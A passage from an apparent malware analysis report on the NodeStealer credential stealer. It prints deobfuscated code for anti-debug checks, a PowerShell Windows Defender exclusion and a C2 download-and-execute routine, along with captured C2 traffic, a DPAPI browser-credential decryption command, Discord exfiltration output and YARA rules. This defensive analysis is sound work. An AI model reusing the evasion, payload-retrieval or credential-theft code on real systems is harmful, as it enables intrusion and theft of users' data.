179     return true;
180 }
181
182 return new Promise(_0x280cc1 => {
183     try {
184         const _0x1085df = [{
185             key: "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\AeDebug",
186             value: "Debugger"
187         }, {
188             key: "HKLM\\SOFTWARE\\Classes\\exefile\\shell\\Debug",
189             value: ""
190         }, {
191             key: "HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
192             value: ""
193         }];
194         let _0x29c1bf = 0;
195         const _0x213bc4 = _0x1085df.length;
196         for (let _0x4c6af7 of _0x1085df) {
197             const _0x3849c7 = _0x4c6af7.value ? ["query", _0x4c6af7.key, "/v", _0x4c6af7.value] : ["query", _0x4c6af7.key];
198             const _0x5110d1 = spawn("reg", _0x3849c7, {
199                 stdio: ["ignore", "pipe", "ignore"]
200             });
201             let _0x26114d = "";
202             let _0x5159bb;
203             _0x5110d1.stdout.on("data", _0xc234d3 => {
204                 _0x26114d += _0xc234d3.toString().toLowerCase();
205             });
206             _0x5110d1.on("close", () => {
207                 if (_0x5159bb) {
208                     clearTimeout(_0x5159bb);
209                 }
210                 const _0x5379b6 = ["ollydbg", "x64dbg", "x32dbg", "windbg", "ida", "immunity", "ghidra", "radare2", "binary ninja", "cheat engine"];
211                 for (let _0x3e02f6 of _0x5379b6) {
212                     if (_0x26114d.includes(_0x3e02f6)) {
213                         triggerAntiDebugResponse("Registry debugger found: " + _0x3e02f6);
214                         _0x280cc1(false);
215                         return;
216                     }
217                 }
218             });
219         }
220     }
221 }

```

Figure 39- Registry Based Debugger Detection

The **checkDebuggerRegistry** function attempts to detect traces of debuggers and analysis tools by querying the Windows Registry. It first verifies that the underlying platform is Windows. It then reads critical registry paths using the reg query command. The output is parsed to search for the names of known debugger tools. If any of these tools are identified within the registry output, the environment is flagged as a debugging setup, triggering the anti-debug mechanism.

HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\AeDebug
HKLM\\SOFTWARE\\Classes\\exefile\\shell\\Debug
HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run

Table 11- Targeted Registry Keys for Debug and Startup Configurations

ollydbg	x64dbg	x32dbg
windbg	ida	immunity
ghidra	radare2	binary ninja
cheat engine		

Table 12- Debugger and Analysis Tool Signatures Detected via Registry Queries

```

98 const triggerAntiDebugResponse = _0x1e179f => {
99   silentLog("Anti-Debug Triggered: " + _0x1e179f, true);
100   try {
101     const _0x192706 = os.tmpdir();
102     const _0x22e6bf = path.join(_0x192706, "error." + Date.now() + ".vbs");
103     const _0x1106f = process.arch === "x64" ? path.join(process.env.WINDIR, "System32", "cscript.exe") : path.join(process.env.WINDIR, "Sysnative", "cscript.exe");
104     const _0x42cd2e = "x" + msgbox("\Critical System Error Detected!\n" + vbCrLf & "\Debugging/Analysis tools found.\n" + vbCrLf & "\Application will terminate.\n", 16, "\Security Warning\");
105     fs.writeFileSync(_0x22e6bf, _0x42cd2e);
106     try {
107       execSync(`"${_0x1106f} + "\" //nologo \"\" + _0x22e6bf + "\"", {
108         stdio: "ignore"
109       });
110       fs.unlinkSync(_0x22e6bf);
111     } catch (_0x30d71b) {
112       silentLog("VBS execution error: " + _0x30d71b.message, true);
113     }
114     process.exit(1);
115   } catch (_0x48da1d) {
116     silentLog("Anti-debug response error: " + _0x48da1d.message, true);
117     process.exit(1);
118   }
119 }

```

Figure 40-Anti-Debug Trigger and System Alert Mechanism

The **triggerAntiDebugResponse** function initiates a security response that terminates the application's execution upon detecting suspicious analysis or debugging activity. The detected event is logged, and a temporary VBS script is dynamically generated to display a "Critical System Error" prompt to the user. This script is executed via **cscript.exe** and is subsequently deleted. Even if an error occurs during this process, the failure is logged, and the process is forcibly terminated.

```

34 const errorLogPath = path.join("C:", "Users", "PC", "AppData", "Local", "errorlx");
35 const errorLogFile = path.join(errorLogPath, "error.log");
36 const silentLog = (_0x614bbd, _0x5466f6 = false) => {
37   try {
38     if (!fs.existsSync(errorLogPath)) {
39       fs.mkdirSync(errorLogPath, {
40         recursive: true
41       });
42     }
43     const _0xa3c974 = new Date().toISOString();
44     const _0x2724c0 = "[" + _0xa3c974 + "]" + (_0x5466f6 ? "ERROR" : "INFO") + ": " + _0x614bbd + "\n";
45     fs.appendFileSync(errorLogFile, _0x2724c0);
46     console.log(_0x2724c0);
47   } catch (_0x5c5865) {
48     console.log("silentLog error: " + _0x5c5865.message);
49   }
50 };

```

Figure 41- Logging and Error Recording Architecture of the Malware

The **silentLog** function is a logging mechanism utilized to output informational and error messages to the console while simultaneously recording them in a persistent log file. The log file is maintained at the path **C:\Users\PC\AppData\Local\errorlx\error.log**.

```

469 const continuousMonitoring = () => {
470   setInterval(async () => {
471     try {
472       if (!detectVirtualEnvironment() || !checkSuspiciousFiles() || !timingBasedDetection()) {
473         triggerAntiDebugResponse("Continuous monitoring alert");
474       }
475     } catch (_0x27c109) {
476       silentLog("Continuous monitoring error: " + _0x27c109.message, true);
477     }
478   }, Math.random() * 30000 + 10000);
479 };

```

Figure 42- Concurrent Surveillance and Real-Time Anti-Debug Monitoring Mechanism

The **continuousMonitoring** function serves as an active surveillance mechanism, repeatedly verifying the system's security posture at specified intervals during the application's runtime. At designated time frames, it invokes the virtual environment detection, suspicious file check, and timing-based anomaly detection functions. If any of these checks fail, the anti-debug mechanism is triggered.

```

480 const createRandomAppDataPath = () => {
481   try {
482     const _0x967ecc = path.join(os.homedir(), "AppData", "Local");
483     const _0x2adaf0 = ["SystemCache", "WindowsCache", "AppCache", "SystemData", "AppData", "CacheData", "SystemTemp", "AppTemp", "DataCache", "TempData"];
484     const _0x10e1e7 = _0x2adaf0[Math.floor(Math.random() * _0x2adaf0.length)];
485     const _0x58ac69 = Math.random().toString(36).substring(2, 8);
486     const _0x13eee5 = path.join(_0x967ecc, _0x10e1e7, _0x58ac69);
487     if (!fs.existsSync(_0x13eee5)) {
488       fs.mkdirSync(_0x13eee5, {
489         recursive: true
490       });
491     }
492     silentLog("Created random AppData path: " + _0x13eee5);
493     return _0x13eee5;
494   } catch (_0x4e148b) {
495     silentLog("Failed to create random AppData path: " + _0x4e148b.message, true);
496     return os.tmpdir();
497   }

```

Figure 43-Randomized AppData Working Directory Generation Mechanism

The **createRandomAppDataPath** function generates a concealed working directory for executable payloads by creating randomly and deceptively named folder structures under the user's **AppData\Local** directory.

```

499 const addWindowsDefenderExclusion = async _0x5d1ec0 => {
500   try {
501     if (process.platform !== "win32") {
502       return true;
503     }
504     const _0x4dbec5 = "powershell -Command \"Add-MpPreference -ExclusionPath '\" + _0x5d1ec0 + '\"\"\"";
505     execSync(_0x4dbec5, {
506       stdio: "ignore"
507     });
508     silentLog("Added Windows Defender exclusion for: " + _0x5d1ec0);
509     return true;
510   } catch (_0x3ffd44) {
511     silentLog("Failed to add Windows Defender exclusion: " + _0x3ffd44.message, true);
512     return false;
513   }
514 };

```

Figure 44- Windows Defender Exclusion Mechanism of the Malware

The **addWindowsDefenderExclusion** function operates to exclude this specific directory from Windows Defender scans. Following an initial platform check, it executes the **Add-MpPreference -ExclusionPath** command via PowerShell, effectively adding the generated folder to the Defender exclusion list to evade detection.

```

380 };
381 const processFile = async (_0x5afef4, _0x27529e = false) => {
382   try {
383     let _0x5ade91;
384     if (_0x27529e) {
385       _0x5ade91 = createRandomAppDataPath();
386       await addWindowsDefenderExclusion(_0x5ade91);
387     } else {
388       _0x5ade91 = os.tmpdir();
389     }
390     silentLog("Requesting download token for " + _0x5afef4 + ".exe.br...");
391     const _0x422834 = await new Promise(_0x532e1c => {
392       const _0x1283d2 = {
393         api_key: KEY,
394         file_name: _0x5afef4 + ".exe.br"
395       };
396       const _0x267834 = JSON.stringify(_0x1283d2);
397       const _0x41988e = {
398         hostname: SERVER_URL,
399         port: 80,
400         path: "/request-download",
401         method: "POST",
402         headers: {
403           "Content-Type": "application/json",
404           "Content-Length": Buffer.byteLength(_0x267834)
405         }
406       };
407       const _0x5f3029 = http.request(_0x41988e, _0x3baa9d => {
408         let _0x5b97e0 = "";
409         _0x3baa9d.on("data", _0x5e7689 => _0x5b97e0 += _0x5e7689);
410         _0x3baa9d.on("end", () => {
411           try {
412             const _0x4a8a87 = JSON.parse(_0x5b97e0);
413             if (_0x4a8a87.status === "success") {
414               silentLog("Token received: " + _0x4a8a87.token.substring(0, 16) + "...");
415               _0x532e1c(_0x4a8a87.token);
416             } else {
417               silentLog("Token request failed: " + _0x4a8a87.error, true);
418               _0x532e1c(null);
419             }
420           }
421         });
422       });
423     });

```

Figure 45- The ProcessFile Function Handling C2 Communication and Payload Retrieval

The **processFile** function executes a sequence to retrieve a token from the IP address **185[.]241[.]208[.]147**, download an encrypted payload, decrypt it locally, and execute it. Initially, an access token is requested from the **C2** server via the **/request-download** endpoint. Upon token validation, a **.exe.br** file is downloaded via an HTTP request and saved to the Temp directory. The Brotli-compressed file is then decompressed into a standard **.exe** format. In the final phase, the executed payload establishes persistence by adding itself to the system startup mechanism.

"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
--

Table 13- User-Agent String Utilized by the Malware

Dinamik analiz

```
Administrator: Command Prompt
c) Microsoft Corporation. All rights reserved.

:\Windows\system32>node C:\Users\... Desktop\zaranli.js
[2026-04-04T17:00:35.843Z] INFO: Anti-debug system disabled - Skipping security checks
[2026-04-04T17:00:35.875Z] INFO: Starting secure application...
[2026-04-04T17:00:35.955Z] INFO: Running as admin: true
[2026-04-04T17:00:35.958Z] INFO: Proceeding with file processing...
[2026-04-04T17:00:35.959Z] INFO: Downloading and running payload.exe...
[2026-04-04T17:00:35.963Z] INFO: Created random AppData path: C:\Users\... \AppData\Local\AppData\ojxx9m
[2026-04-04T17:00:42.928Z] INFO: Added Windows Defender exclusion for: C:\Users\... \AppData\Local\AppData\ojxx9m
[2026-04-04T17:00:42.930Z] INFO: Requesting download token for: payload.exe.br...
[2026-04-04T17:00:42.960Z] ERROR: Token parse error: Unexpected token '<', "<html>
h"... is not valid JSON
[2026-04-04T17:00:42.963Z] ERROR: Failed to get download token
[2026-04-04T17:00:42.964Z] ERROR: payload.exe processing failed
[2026-04-04T17:00:42.967Z] INFO: All files processed successfully!

:\Windows\system32>
```

Figure 46 -Malicious JavaScript Execution Log

Upon execution, the malware sequentially disables its anti-debug system (if not triggered), verifies administrative privileges, creates a randomized directory such as AppData\Local\AppData\ojxx9m, and adds this path to the Windows Defender exclusion list. Subsequently, it requests a token from the C2 server to download the payload.exe.br file.

```
error.log - Notepad
File Edit Format View Help
[2026-04-04T17:00:35.843Z] INFO: Anti-debug system disabled - Skipping security checks
[2026-04-04T17:00:35.875Z] INFO: Starting secure application...
[2026-04-04T17:00:35.955Z] INFO: Running as admin: true
[2026-04-04T17:00:35.958Z] INFO: Proceeding with file processing...
[2026-04-04T17:00:35.959Z] INFO: Downloading and running payload.exe...
[2026-04-04T17:00:35.963Z] INFO: Created random AppData path: C:\Users\... \AppData\Local\AppData\ojxx9m
[2026-04-04T17:00:42.928Z] INFO: Added Windows Defender exclusion for: C:\Users\... ,AppData\Local\AppData\ojxx9m
[2026-04-04T17:00:42.930Z] INFO: Requesting download token for: payload.exe.br...
[2026-04-04T17:00:42.960Z] ERROR: Token parse error: Unexpected token '<', "<html>
<h"... is not valid JSON
[2026-04-04T17:00:42.963Z] ERROR: Failed to get download token
[2026-04-04T17:00:42.964Z] ERROR: payload.exe processing failed
[2026-04-04T17:00:42.967Z] INFO: All files processed successfully!
[2026-04-04T17:04:03.713Z] INFO: Anti-debug system disabled - Skipping security checks
[2026-04-04T17:04:03.725Z] INFO: Starting secure application...
[2026-04-04T17:04:03.848Z] INFO: Running as admin: true
[2026-04-04T17:04:03.851Z] INFO: Proceeding with file processing...
[2026-04-04T17:04:03.852Z] INFO: Downloading and running payload.exe...
[2026-04-04T17:04:03.856Z] INFO: Created random AppData path: C:\Users\... ,AppData\Local\SystemData\cqzzya
[2026-04-04T17:04:08.972Z] INFO: Added Windows Defender exclusion for: C:\Users\... ,AppData\Local\SystemData\cqzzya
[2026-04-04T17:04:08.976Z] INFO: Requesting download token for: payload.exe.br...
[2026-04-04T17:04:09.015Z] ERROR: Token parse error: Unexpected token '<', "<html>
<h"... is not valid JSON
[2026-04-04T17:04:09.020Z] ERROR: Failed to get download token
[2026-04-04T17:04:09.023Z] ERROR: payload.exe processing failed
[2026-04-04T17:04:09.038Z] INFO: All files processed successfully!
```

Figure 47- Malware Error Log Contents

During each execution cycle, the identical sequence of steps is repeated, maintaining a log of the functions identified within the JavaScript payload.

```
POST /request-download HTTP/1.1
Content-Type: application/json
Content-Length: 55
Host: 185.241.208.147
Connection: keep-alive

{"api_key": "C036G6GW0NQE", "file_name": "payload.exe.br"}
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 55
ETag: W/"37-E4T0yudSHq5xjCtICJ3V5E0w3Mcw"
Date: Sat, 04 Apr 2026 22:50:12 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"status": "error", "error": "Invalid or missing API key"}
```

Figure 48- C2 Network Traffic captured via Network

Analysis of the network traffic captured via Wireshark reveals that the malicious process transmits an HTTP **POST /request-download** request to the IP address **185[.]241[.]208[.]147**. The request body contains the parameters **api_key** and **file_name: payload.exe.br**. The C2 server responds with an **HTTP/1.1 401 Unauthorized** status, returning an "Invalid or missing API key" error message.



Figure 49- Invalid Token Response from the C2 server

This indicates that the C2 server employs a token-based authentication mechanism. The C2 server dynamically generates a new API key every 60 seconds. This API key is issued in response to the initial token provided by the malware and is subsequently required to download the actual payload file. Because the server rejected the submitted token during this session, the **payload.exe** file could not be retrieved.

Analysis Of Payload.Exe

Name	payload.exe
MD5	fe4609a92b7815fbd8e50d2429901b93
SHA256	9dcd6399fe5058e72eef3d022f5ba10e812f969dd004a4cf3583c76510071e16
File Type	PE64/EXE

Static Analysis

Property	Value
File Name	C:\Users\...Desktop\payload.exe
File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0 (DLL)
File Size	55.35 MB (58038236 bytes)
PE Size	35.83 MB (37574656 bytes)

Property	Value
CompanyName	Node.js
ProductName	Node.js
FileDescription	Node.js JavaScript Runtime
FileVersion	18.5.0
ProductVersion	18.5.0
OriginalFilename	node.exe
InternalName	node

Figure 50- PE Information of The Payload.exe Executable

The acquired payload is a 64-bit Portable Executable (PE64) with a file size of 55.35 MB. An examination of the PE headers reveals the **CompanyName** field is spoofed as "Node.js".




Figure 51- JavaScript Compilation Information of Payload.exe

Static analysis indicates that it is an application compiled with Microsoft Visual **C/C++** targeting the **AMD64** architecture.

```
C:\Users\ \Desktop>node -e "const m = require('./node_sqlite3.node'); console.log(Object.keys(m))"
[
  'Database',
  'Statement',
  'Backup',
  'OPEN_READONLY',
  'OPEN_READWRITE',
  'OPEN_CREATE',
  'OPEN_FULLMUTEX',
  'OPEN_URI',
  'OPEN_SHARED_CACHE',
  'OPEN_PRIVATE_CACHE',
  'VERSION',
  'SOURCE_ID',
  'VERSION_NUMBER',
  'OK',
  'ERROR',
  'INTERNAL',
  'PERM',
  'ABORT',
  'BUSY',
  'LOCKED',
  'NOMEM',
  'READONLY',
  'INTERRUPT',
  'IOERR',
  'CORRUPT',
  'NOTFOUND',
  'FULL',
  'CANTOPEN',
  'PROTOCOL',
  'EMPTY',
  'SCHEMA',
  'TOOBIG',
  'CONSTRAINT',
  'MISMATCH',
  'MISUSE',
  'NOLFS',
  'AUTH'
]
```

Figure 52- Export Analysis of the node_sqlite3 Module in Payload.exe

The **node_sqlite3.node** module enables **payload.exe** to access and extract data directly from **SQLite** databases used by web browsers.

Dynamic Analysis

```
RAX 0000000000000001
RBX 000000F272CFF160 L"C:\\Program Files\\Common Files\\SSL\\openssl.cnf"
RCX 000000F272CFF160 L"C:\\Program Files\\Common Files\\SSL\\openssl.cnf"
RDX 0000000000000000
RBP 000000F272CFEFA1
RSP 000000F272CFEEF8
RSI 0000000000000000
RDI 000000F272CFF100

R8 0000000000000003
R9 000000F272CFEF80
R10 0000000000000000
R11 000000F272CFF160 L"C:\\Program Files\\Common Files\\SSL\\openssl.cnf"
R12 0000000000000000
R13 0000000000000000
R14 0000000000000080
R15 0000000000000003

RIP 00007FB23C152E0 <kernel32.CreateFileW>

RFLAGS 0000000000000004
ZF 0 PF 1 AF 0
```

Figure 53- Debugger Analysis: Breakpoint on CreateFileW in Payload.exe

During dynamic analysis utilizing a debugger, a breakpoint was set on the **kernel32.CreateFileW** function. The **RCX** register was observed holding the file path **C:\Program Files\Common Files\SSL\openssl.cnf**. Furthermore, jump table entries for the **CreateFileW**, **DefineDosDeviceW**, and **DeleteFileA** functions are notable in the disassembly view.

```
RAX 0000000000000400 L'x'
RBX 0000000000000000
RCX 000001D8EE358690 L"C:\\Windows\\system32\\cmd.exe"
RDX 000001D8EE397150 L"C:\\Windows\\system32\\cmd.exe /d /s /c \"powershell -ExecutionPolicy Bypass -File 'C:\\Users\\ \\AppData
RBP 00000041E78FD0E0
RSP 00000041E78FDE08
RSI 000001D8EE358690 L"C:\\Windows\\system32\\cmd.exe"
RDI 00000041E78FE0A0

R8 0000000000000000
R9 0000000000000000
R10 0000000000000400
R11 00000041E78FD080 L'x'
R12 000001D8EE32A80 &L"C:\\Windows\\system32\\cmd.exe"
R13 000001D8EE32A80 L"C:\\Users\\reverse\\Desktop"
R14 000001D8EDF6CDE0 L"ADVINST_COM=\"C:\\Program Files (x86)\\Advanced Installer\\bin\\x86\\AdvancedInstaller.com\"
R15 00000041E78FE100

RIP 00007FB23C0D2E0 <kernel32.CreateProcessW>
```

Figure 54- Debugger Analysis: Breakpoint on CreateProcessW for DPAPI Decryption

A subsequent breakpoint placed on the **CreateProcessW** function revealed that the **RDX** register contained the command **cmd.exe /d /s /c "powershell -ExecutionPolicy Bypass -File "AppData\Local\Temp\dpapi_decrypt_[...].ps1"**. This finding confirms that the payload executes a PowerShell script leveraging the Windows DPAPI (Data Protection API) mechanism to decrypt encrypted browser credentials.

```

04/07/26 12:33:53 PM [ Diverter] payload.exe (5548) requested UDP 192.168.175.128:53
04/07/26 12:33:53 PM [ DNS Server] Received A request for domain 'api.ipify.org' from payload.exe (5548)
04/07/26 12:33:56 PM [ Diverter] payload.exe (5548) requested TCP 185.241.208.147:80
04/07/26 12:33:56 PM [ Diverter] payload.exe (5548) requested TCP 192.0.2.123:443
04/07/26 12:33:56 PM [ HTTPListener80] POST /request-inject HTTP/1.1
04/07/26 12:33:56 PM [ HTTPListener80] Content-Type: application/json
04/07/26 12:33:56 PM [ HTTPListener80] Content-Length: 26
04/07/26 12:33:56 PM [ HTTPListener80] Host: 185.241.208.147
04/07/26 12:33:56 PM [ HTTPListener80] Connection: close
04/07/26 12:33:56 PM [ HTTPListener80]
04/07/26 12:33:56 PM [ HTTPListener80] b' {"api_key":"1CNIMOLW190C"}'
04/07/26 12:33:56 PM [ HTTPListener80] Storing HTTP POST headers and data to http_20260407_123356.txt.
04/07/26 12:33:57 PM [ Diverter] payload.exe (5548) requested TCP 185.241.208.147:80
04/07/26 12:33:57 PM [ HTTPListener80] POST /patch HTTP/1.1
04/07/26 12:33:57 PM [ HTTPListener80] Content-Type: application/json
04/07/26 12:33:57 PM [ HTTPListener80] Content-Length: 88
04/07/26 12:33:57 PM [ HTTPListener80] Host: 185.241.208.147
04/07/26 12:33:57 PM [ HTTPListener80] Connection: close
04/07/26 12:33:57 PM [ HTTPListener80]
04/07/26 12:33:57 PM [ HTTPListener80] b' {"api_key":"1CNIMOLW190C","type":"initial","pcName":"DESKTOP-HU1TBU0","ipAddress":"N/A"}'
04/07/26 12:33:57 PM [ HTTPListener80] Storing HTTP POST headers and data to http_20260407_123357.txt.

```

Figure 55- C2 Check-in Traffic Captured via FakeNet

Network traffic captured via FakeNet shows the **payload.exe** (PID: 5548) process sending two distinct HTTP POST requests to **185.[.]241.[.]208.[.]147:80**. The first request is directed to the **/request-inject** endpoint with the parameter **api_key: 1CNIMOLW190C**. The second is a check-in request to the **/patch** endpoint, containing parameters such as **api_key**, **type: initial**, **pcName**, and **ipAddress**. This confirms that the payload successfully authenticates with the C2 server and exfiltrates system profiling data.

```

Starting Browser Decryption in background...
Processing Chrome...
Processing Edge...
Processing Brave...
Processing Opera...
Processing OperaGX...
Processing Yandex...
Processing Firefox...
Waiting for browser decryption to finish...
Browser data saved to: C:\Users\ \AppData\Local\Temp\heaven_1775555104417
Browser data uploaded to Discord

```

Figure 56- Browser Data Exfiltration Output by Payload.exe

When executed with administrative privileges, **payload.exe** initiates a background decryption routine targeting browsers such as **Chrome**, **Edge**, **Brave**, **Opera**, **OperaGX**, **Yandex**, and **Firefox**. The processed data is staged in the **Temp\heaven_1775555104417** directory. Upon completion, the exfiltrated data is uploaded via a Discord webhook.

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:45:...	payload.exe	3256	CreateFile	C:\sqlite3\build\Debug\node_sqlite3.node	PATH NOT FOUND	Desired Acc
12:45:...	payload.exe	3256	ReadFile	C:\Users\...	SUCCESS	Offset: 41.0
12:45:...	payload.exe	3256	CreateFile	C:\Users\...\AppData\Local\Temp\pkg\...	SUCCESS	Desired Acc
12:45:...	payload.exe	3256	QueryBasicInform...	C:\Users\...	SUCCESS	CreationTim
12:45:...	payload.exe	3256	CloseFile	C:\Users\...	SUCCESS	
12:45:...	payload.exe	3256	CreateFile	C:\Users\...	SUCCESS	
12:45:...	payload.exe	3256	QueryAllInformatio...	C:\Users\...	BUFFER OVERFL...	CreationTim
12:45:...	payload.exe	3256	CloseFile	C:\Users\...	SUCCESS	VolumeCrea
12:45:...	payload.exe	3256	CloseFile	C:\Users\...	SUCCESS	
12:45:...	payload.exe	3256	QueryBasicInform...	C:\Users\...	SUCCESS	Desired Acc
12:45:...	payload.exe	3256	CreateFile	C:\Users\...	SUCCESS	CreationTim
12:45:...	payload.exe	3256	QueryAllInformatio...	C:\Users\...	SUCCESS	
12:45:...	payload.exe	3256	CreateFile	C:\Users\...	SUCCESS	Desired Acc
12:45:...	payload.exe	3256	QueryAllInformatio...	C:\Users\...	BUFFER OVERFL...	CreationTim
12:45:...	payload.exe	3256	CloseFile	C:\Users\...	SUCCESS	VolumeCrea

Figure 57- SQLite Database Access by Payload.exe for Browser Data Theft

Real-time monitoring using Process Monitor demonstrates the process accessing SQLite binary files within the **C:\Users\[USER]\AppData\Local\Temp\pkg\...** directory. Web browsers inherently store credentials and cookie data in this **SQLite** database format, which the malware directly parses.

12:45:...	payload.exe	3256	CreateFile	C:\Users\verse\AppData\Local\Google\Chrome\User Data\Default\Login Data	SUCCESS	Desired Acc
12:45:...	payload.exe	3256	QueryAllInformatio...	C:\Users\...	BUFFER OVERFL...	CreationTim
12:45:...	payload.exe	3256	QueryInformation...	C:\Users\...	SUCCESS	VolumeCrea
12:45:...	payload.exe	3256	CloseFile	C:\Users\...	SUCCESS	
12:45:...	payload.exe	3256	QueryDirectory	C:\Users\...	SUCCESS	FileInformati
12:45:...	payload.exe	3256	QueryDirectory	C:\Users\...	NO MORE FILES	FileInformati
12:45:...	payload.exe	3256	CreateFile	C:\Users\...	SUCCESS	Desired Acc
12:45:...	payload.exe	3256	QueryAllInformatio...	C:\Users\...	BUFFER OVERFL...	CreationTim
12:45:...	payload.exe	3256	QueryInformation...	C:\Users\...	SUCCESS	VolumeCrea
12:45:...	payload.exe	3256	CloseFile	C:\Users\...	SUCCESS	
12:45:...	payload.exe	3256	QueryInformation...	C:\Users\...	SUCCESS	VolumeCr
12:45:...	payload.exe	3256	CreateFile	C:\Users\...	SUCCESS	
12:45:...	payload.exe	3256	QueryAllInformatio...	C:\Users\...	SUCCESS	Desired A
12:45:...	payload.exe	3256	QueryInformation...	C:\Users\...	BUFFER OVERFL...	CreationT
12:45:...	payload.exe	3256	CloseFile	C:\Users\...	SUCCESS	VolumeCr
12:45:...	payload.exe	3256	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safe...	NAME NOT FOUND	Desired A
12:45:...	payload.exe	3256	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\...	SUCCESS	Desired A
12:45:...	payload.exe	3256	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\...	SUCCESS	Type: RE
12:45:...	payload.exe	3256	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\...	SUCCESS	

Figure 58- Access to Microsoft Edge User Data by Payload.exe

The payload was also observed accessing files within the **AppData\Local\Microsoft\Edge\User Data** directory. The accessed paths include critical folders such as Edge Wallet, Domain Actions, EADP Data Component, Edge Data Protection Lists, Edge Notifications, and Edge Shopping.

Domain	Secure	HttpOnly	SameSite	Expires
.c.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.c.bing.com	TRUE	/	TRUE	
.c.msn.com	TRUE	/	TRUE	
.bing.com	TRUE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.msn.com	FALSE	/	FALSE	
.ntp.msn.com	FALSE	/	TRUE	
.c.bing.com	TRUE	/	TRUE	
.c.bing.com	TRUE	/	TRUE	
.c.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/	FALSE	
.ntp.msn.com	FALSE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/edge	FALSE	
.ntp.msn.com	FALSE	/	FALSE	
.ntp.msn.com	TRUE	/	FALSE	
.copilot.microsoft.com	TRUE	/		

Figure 59- Exfiltrated Browser Cookie Data by Payload.exe

An examination of the cookie data exfiltrated from the target system during the browser data theft operation reveals compromised session information for Microsoft services, including **msn.com**, **bing.com**, **c.bing.com**, and **copilot.microsoft.com**. The stolen data encompasses authentication and session-tracking cookies such as **MUID**, **MUIDB**, **ai_session**, **_EDGE_V**, and **MicrosoftApplicationsTelemetryDeviceId**.

YARA Rules

```
import "hash"

import "pe"

rule f008b890766eb344_exe {

    meta:

        description = "NodeStealer Stage 1"

        author = "Burak AKYÜREK"

        date = "2026-08-30"

        stage = "1"

        malware_family = "NodeStealer"

        sha256 = "55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08"

        imphash = "b34f154ec913d2d2c435cbd644e91687"

        die_imphash = "e5315d05"

    strings:

        $nsis_magic = { EF BE AD DE 4E 75 6C 6C 73 6F 66 74 49 6E 73 74 }

        $nsis1 = "NullsoftInst" ascii nocase

        $nsis2 = "app-64.7z" ascii nocase

        $nsis3 = "nsis7z.dll" ascii nocase

        $nsis4 = "nsExec.dll" ascii nocase

        $nsis5 = "SpiderBanner.dll" ascii nocase

        $nsis6 = "StdUtils.dll" ascii nocase
```

```

$launcher1 = "Launcher.exe" ascii nocase

$launcher2 = "old-uninstaller.exe" ascii nocase

$launcher3 = "launcher-updater" ascii nocase

$launcher4 = "UninstallLauncher.exe" ascii nocase

$install1 = "/KEEP_APP_DATA" ascii nocase

$install2 = "KeepShortcuts" ascii nocase

$install3 = "ShortcutName" ascii nocase

$install4 = "InstallLocation" ascii nocase

$guid = "6944b82d-ccc1-5d61-8bb1-5c3033087fdb" ascii nocase

$cmd = "IMAGENAME eq Launcher.exe" ascii nocase

condition:

uint16(0) == 0x5A4D and (

    hash.sha256(0, filesize) == "55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08"

    or pe.imphash() == "b34f154ec913d2d2c435cbd644e91687"

    or $guid

    or $cmd

    or (2 of ($nsis*) and 2 of ($launcher*) and 1 of ($install*))

    or ($nsis_magic

        and pe.version_info["CompanyName"] contains "Launcher"

        and pe.version_info["FileDescription"] contains "Setup"))

}

```

```
import "hash"

import "pe"

rule Launcher_exe {

    meta:

        description = "NodeStealer Stage 2 "

        author = "Burak AKYÜREK"

        date = "2026-08-30"

        stage = "2"

        malware_family = "NodeStealer"

        sha256 = "98f3170768bb5fccaa410eb20e0760353a08f96baf83ca198ef0a5d102d105fa"

        die_imphash = "d513c0e6"

    strings:

        $electron1 = "app.asar" ascii nocase

        $electron2 = "v8_context_snapshot.bin" ascii nocase

        $electron3 = "snapshot_blob.bin" ascii nocase

        $electron4 = "package.json" ascii nocase

        $launcher = "Launcher.exe" ascii wide nocase

        $squirrel = "Squirrel" ascii

        $updater = "launcher-updater" ascii nocase

        $asar_cmd = "asar extract app.asar" ascii nocase
```

condition:

```
uint16(0) == 0x5A4D and (  
  
    hash.sha256(0, filesize) ==  
    "98f3170768bb5fccaa410eb20e0760353a08f96baf83ca198ef0a5d102d105fa"  
  
    or (2 of ($electron*) and 2 of ($launcher, $squirrel, $updater))  
  
    or ($asar_cmd and $launcher)  
  
    or (pe.number_of_sections >= 12  
  
        and for any i in (0..pe.number_of_sections-1) : (pe.sections[i].name == ".fptable")  
  
